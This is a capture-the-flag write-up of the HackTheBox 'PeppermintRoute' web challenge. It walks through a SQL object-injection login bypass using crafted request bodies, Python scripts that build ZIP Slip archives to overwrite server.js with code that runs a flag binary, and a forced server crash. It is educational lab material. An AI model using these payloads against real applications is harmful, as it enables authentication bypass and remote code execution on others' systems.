HackTheBox University CTF 2025 - PeppermintRoute Writeup
Date: 23/12/2025
Author: acfirthh
Challenge Name: PeppermintRoute
Difficulty: Medium
Challenge Summary
This challenge consisted of a custom parcel tracker web application with the backend written in JavaScript. It had general unauthenticated user pages, pilot pages, and admin pages. As well as unauthenticated user API endpoints, pilot endpoints, and admin endpoints.
The aim of the challenge was to get the flag from the local file system by executing the /readfile binary, capturing the output and returning it somehow. To do this, I had to exploit a query parameter injection/object injection in an SQL query to bypass the authentication, before exploiting a custom ZIP parser which was vulnerable to ZIP Slip to overwrite the server.js file before causing a crash to force server.js to run again and execute the malicious code.
Source Code Analysis
I noticed that when visiting the webapp as an unauthenticated user, there was really nothing of interest that the user could do besides visit the index page, login page, and a couple of API endpoints that returned generic non-useful information.
Digging into the source code, I saw that in the init-db.js file, which runs when the webapp first starts, it generates random strings and appends them to the end of the admin username as well as the pilot usernames. It also generates random strings for each user’s password.
const adminUsername = `admin_${crypto.randomBytes(16).toString('hex')}`;
const adminPassword = crypto.randomBytes(16).toString('hex');

await connection.query(`
    INSERT INTO users (username, password, role, destination)
    VALUES (?, ?, ?, ?)
`, [adminUsername, adminPassword, 'admin', 'Tinselwick Village']);
...
...
const pilotBaseNames = [
    'pilot_aurora',
    'pilot_blizzard',
    'pilot_crystal',
    'pilot_evergreen',
    'pilot_frost',
    'pilot_glacier',
    'pilot_holly',
    'pilot_icicle',
    'pilot_jingle'
];

console.log('\n========================================');
console.log('PILOT CREDENTIALS');
console.log('========================================');

for (let i = 0; i < pilotBaseNames.length; i++) {
    const randomPrefix = crypto.randomBytes(16).toString('hex');
    const username = `${pilotBaseNames[i]}_${randomPrefix}`;
    const password = crypto.randomBytes(16).toString('hex');
    const destination = pilotDestinations[i];

    await connection.query(`
        INSERT INTO users (username, password, role, destination)
        VALUES (?, ?, ?, ?)
    `, [username, password, 'user', destination]);
This makes it impossible to brute-force the password for users because not only is the randomly generated password way too long to be practically brute-forced, it’s also impossible to know what the user’s usernames are.
authController.js
Knowing this, I looked into how the authentication worked.
exports.postLogin = async (req, res) => {
    const { username, password } = req.body;

    if (username && password) {
        try {
            const results = await query(
                'SELECT * FROM users WHERE username = ? AND password = ?',
                [username, password]
            );

            if (results.length > 0) {
                const user = results[0];

                req.session.userId = user.id;
                req.session.username = user.username;
                req.session.role = user.role;
                ...
When a POST request is made to the login endpoint, this function is called. It first sets the username and password variables to the contents of the request body.
It then checks if both the username and password variables contain a value, and then runs a parameterised SQL query to select everything from the users table where the username and password match what were sent in the request.
This is the first vulnerability. There is no type checking to check that the data in username and password are strings. This meant that I could pass any data type to the query and it would change how it is intentionally meant to work.
Initial Exploitation
My initial exploitation worked like so:
POST /login HTTP/1.1
...
Content-Type: application/json

{
    "username": [0],
    "password": [0]
}
When the username and password variables were passed to the query, the arrays would be expanded. So the query would look like so:
SELECT * FROM users WHERE username = 0 AND password = 0;
This in turn made the query run like this:
SELECT * FROM users WHERE numeric(username) = 0 AND numeric(password) = 0;
It looks at the values in the username and password columns and tries to convert the value to a number. If it cannot, it will return 0, if it can then it will return the value as a number.
Example:
username = "admin" (returns 0)
username = "12345" (returns 12345)

password = "password" (returns 0)
password = "12345678" (returns 12345678)
Because the values in the database are not numbers, it will always return 0 which will bypass the authentication and log me in. This does not usually work because when values are passed to an SQL query via parameters they are cast as strings but in this case through testing on my local instance, it passed them as integers and it worked.
However, this was unreliable as there was no way to control whether I got logged in as an admin or as a pilot user.
Improved Exploitation
Through further testing, I found that I could send a request like this:
POST /login HTTP/1.1
...

username[username]=1&password[password]=1
Which when passed to the SQL query, would look like so:
SELECT * FROM users WHERE username = (username = 1) AND password = (password = 1);
This translates to:
SELECT * FROM users WHERE username = True AND password = True;
This guaranteed that I would be logged in as the first user in the users table, which is the admin user.

ZIP Parser Exploitation
Looking through the web application whilst logged in as an admin, I found that I could upload files or packages which would be delivered by pilots. It had a note that ZIP files would be automatically extracted.
/*
    Created my own zip parser because I'm afraid of those supply chain attacks.
*/

const fs = require('fs');
const path = require('path');
const zlib = require('zlib');

class ZipParser {
    ...
    extractAll(destDir) {
        const entries = this.findEntries();
        const extractedFiles = [];

        for (const entry of entries) {
            try {
                // Prevent deeply nested directory structures
                const parts = entry.fileName.split('/').filter(p => p);
                if (parts.length > 4) {
                    console.error(`Path too deep: ${entry.fileName}`);
                    continue;
                }

                const fullPath = path.join(destDir, entry.fileName);

                const dir = path.dirname(fullPath);
                if (!fs.existsSync(dir)) {
                    fs.mkdirSync(dir, { recursive: true });
                }

                const fileData = this.buffer.slice(entry.dataOffset, entry.dataEnd);

                let content;
                if (entry.compression === 0) {
                    content = fileData;
                } else if (entry.compression === 8) {

                    try {
                        content = zlib.inflateRawSync(fileData);
                    } catch (e) {
                        console.error(`Failed to decompress ${entry.fileName}: ${e.message}`);
                        continue;
                    }
                } else {
                    console.error(`Unsupported compression method ${entry.compression} for ${entry.fileName}`);
                    continue;
                }

                extractedFiles.push(fullPath);
                fs.writeFileSync(fullPath, content);


            } catch (e) {
                console.error(`Error extracting ${entry.fileName}: ${e.message}`);
            }
        }

        return extractedFiles;
    }
}
I immediately noticed that there were no protections in place to prevent against ZIP Slip exploits. The only check it performs is checking that the extracted file does not point over 4 directories deep.
File Path:  ../../../test
Split Path: [.., .., .., test] = 4 (allowed)

File Path:  ../../../../test
Split Path: [.., .., .., .., test] = 5 (disallowed)
After checking that the file path is “not too deep”, it uses path.join() to join the destination path and the file path together. I found that when uploading a file, it creates a directory with a name of a random string to hold the extracted files.
- web root
    - data
        - uploads
            - SomeRandomDirectory
                - Extracted files
This means that with the ZIP Slip vulnerability, I could write directly into the web root.
ZIP Slip Payload Creation
I used Python and the zipfile module to create a ZIP file with a benign path traversal file in it to test if I could exploit the vulnerability.
import io
import zipfile

zip_buffer = io.BytesIO()

content = "test file content"

filename = "../../../test"

with zipfile.ZipFile(zip_buffer, 'w', zipfile.ZIP_DEFLATED) as zip_file:
    zip_file.writestr(filename, content)

output = zip_buffer.getvalue()

with open('slip.zip', 'wb') as f:
    f.write(output)
I started a local instance of the webapp, visited /admin/recipients/clarion and uploaded the created ZIP file. I checked to see if my file had been written to the web root, and it had. This meant I could successfully exploit the ZIP Slip vulnerability to write and overwrite files in the web root.

My idea for final exploitation was to overwrite the server.js file with malicious code that would execute the /readflag binary and output the flag on the webpage. However, to exploit this, I would need to make the server crash and restart automatically which would run server.js again, in turn running my code.
Finding the Crash
Again, digging through the source code, I found that pilot users could download the uploaded package files.
exports.downloadAttachment = async (req, res) => {
    try {
        const { fileId } = req.query;

        if (!fileId) {
            return res.status(400).json({ error: 'fileId is required' });
        }

        const fileRecord = await Package.getFileById(fileId);

        if (!fileRecord) {
            return res.status(404).json({ error: 'File not found' });
        }

        const packageResults = await query(
            'SELECT assigned_to FROM packages WHERE recipient = ?',
            [fileRecord.recipient]
        );

        if (!packageResults || packageResults.length === 0) {
            return res.status(404).json({ error: 'Package not found' });
        }

        if (packageResults[0].assigned_to !== req.session.username) {
            return res.status(403).json({ error: 'Access denied: This file is not assigned to you' });
        }

        const filePath = fileRecord.filepath;
        const resolvedFilePath = path.resolve(filePath);
        const uploadsDir = path.resolve('/app/data/uploads');

        if (!resolvedFilePath.startsWith(uploadsDir + path.sep)) {
            return res.status(403).json({ error: 'Access denied: Invalid file location' });
        }

        res.setHeader('Content-Disposition', `attachment; filename="${fileRecord.filename}"`);
        res.setHeader('Content-Type', 'application/octet-stream');

        const fileStream = fs.createReadStream(filePath);
        fileStream.pipe(res);
    } catch (error) {
        console.error('Download error:', error);
        res.status(500).json({ error: 'Error downloading file' });
    }
};
I found that I could also create directories using the ZIP Slip exploit, this function uses fs.createReadStream() which only works with files not directories. So, if I try to download a directory then it will error. However, this function is in a try-catch, which would usually prevent crashes upon errors being returned, but fs.createReadStream() is asynchronous which the try-catch will not be able to handle and causes a crash.
Final Exploitation
ZIP Slip RCE server.js Overwrite
import io
import zipfile

zip_buffer = io.BytesIO()

content = """const express = require('express');
const { execSync } = require('child_process');

const app = express();
const port = 3000;

app.use(express.static('public'));
app.use(express.json());
app.use(express.urlencoded({ extended: true }));

app.get('/', (req, res) => {
    try {
        const flag = execSync('/readflag').toString();
        res.send(flag);
    } catch (e) {
        res.status(500).send(e.toString());
    }
});

app.listen(port, () => {
    console.log(`Server running. Listening on port ${port}`);
});
"""

filename = "../../../server.js"

with zipfile.ZipFile(zip_buffer, 'w', zipfile.ZIP_DEFLATED) as zip_file:
    zip_file.writestr(filename, content)

output = zip_buffer.getvalue()

with open('slip.zip', 'wb') as f:
    f.write(output)
I logged in as admin using the auth bypass and then uploaded the created ZIP file from this new exploit script.
import io
import zipfile

zip_buffer = io.BytesIO()

filename = "crash/"

with zipfile.ZipFile(zip_buffer, 'w', zipfile.ZIP_DEFLATED) as zip_file:
    zip_file.writestr(filename, "")

output = zip_buffer.getvalue()

with open('crash.zip', 'wb') as f:
    f.write(output)
I then uploaded a new ZIP Slip payload which would create an empty directory. After uploading the payload, I assigned the first pilot that appeared in the drop down list to the package.
As an admin, I could view all of the usernames of the pilots. After assigning the package, I copied the name of the pilot that I assigned to the package and logged out.
I then logged back in but modified the auth bypass payload to look like so:
POST /login HTTP/1.1
...

username=pilot_aurora_9e7096461e83c019d89d32cc3a367dce&password[password]=1
After logging in as the pilot I assigned to the package, I visited /user/package/fawn (fawn being the recipient I uploaded the crash payload to).

 Upon clicking the download for the crash file, the webserver crashed successfully. Then finally visiting the index page, I was presented with the flag.